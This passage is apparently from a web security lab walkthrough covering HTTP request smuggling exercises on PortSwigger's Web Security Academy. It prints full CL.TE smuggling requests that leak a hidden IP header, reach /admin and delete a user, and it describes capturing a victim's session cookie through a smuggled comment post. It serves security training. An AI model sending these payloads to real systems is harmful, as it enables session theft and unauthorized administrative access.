
Description:
We need to delete the user carlos by accessing the admin panel and for that we need to find a hidden HTTP header that we will use to set the IP address to 127.0.0.1 as the admin panel is only accessible via this IP. Frontend server doesn’t support chunked encoding, meaning it is a CL.TE lab.

Explanation:
We will send the POST request that is used for searching to repeater.

First we will confirm if the lab has a CL.TE vulnerability or a TE.CL vulnerability. We can see that CL.TE payload gives a server error therefore it is a CL.TE vulnerability.

We will send the below request to find the hidden header.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
POST / HTTP/1.1
Host: 0a81005b035d8d84821e927900b50041.web-security-academy.net
<REST OF THE REQUEST>
Transfer-Encoding: chunked
Content-Length: 168

0

POST / HTTP/1.1
Host: 0a81005b035d8d84821e927900b50041.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
Content-Length: 50

search=abc
Since the Content-Length header is bigger than the payload we are sending (search=abc), it will leak part of the next request. We can see that the header is X-ZIRmec-Ip.

Next we will send the request with the hidden header and 127.0.0.1 to GET the /admin page. We can see that we are successful. Remember to uncheck the option to update the Content-Length and manually calculate and change the value in the main request.

Now we will send the below request to delete the user carlos and that will solve the lab when we send it twice.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
POST / HTTP/1.1
Host: 0a81005b035d8d84821e927900b50041.web-security-academy.net
<>
Transfer-Encoding: chunked
Content-Length: 216

0

GET /admin/delete?username=carlos HTTP/1.1
Host: 0a81005b035d8d84821e927900b50041.web-security-academy.net
X-ZIRmec-Ip: 127.0.0.1
Content-Type: application/x-www-form-urlencoded
Content-Length: 50

search=
6. Exploiting HTTP request smuggling to capture other users’ requests
Description:
In this lab we need to access the other user’s account by stealing their cookies. The lab has a CL.TE vulnerability.
Explanation:

We will send the CL.TE payload and confirm that the lab has a CL.TE vulnerability.
We will leave a comment below like this and send this request to repeater.

From the repeater, we will copy paste the POST request to the comment endpoint in place of the payload for smuggling the request. We need to update the Content-Length header’s value as per the request we pasted. Next, we will make sure that the comment=test part which is the parameter that has the actual comment is set at the end. Also, the request that we are smuggling needs to have a larger content length.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
POST / HTTP/1.1
<Rest of the requesst>
Content-Length: 276
Transfer-Encoding: chunked

0

POST /post/comment HTTP/1.1

Content-Length: 400
Cookie: session=LUrk4qKy5s2Ll4IL6wt9bHvbOOHm6JFv
Content-Type: application/x-www-form-urlencoded

csrf=sPqqkeFx00D6zzDa3UO1SPBw3aj6N1Ud&postId=10&name=test&email=test%40asd&website=http%3A%2F%2Fgoogle.com&comment=test
What happens is that after the comment is posted, the server expects more bytes of data and when the victim browses the page, the server ends up appending the part of the request with Victim’s data and the comment is posted.

400 was not enough, so I tried 900. We get a victim-fingerprint and a secret cookie. The third cookie is truncated but starts with se. Note that preemptively reloading the page will post the request with our own data as we can see below. Therefore it is important to wait at least 30 seconds before reloading the page.
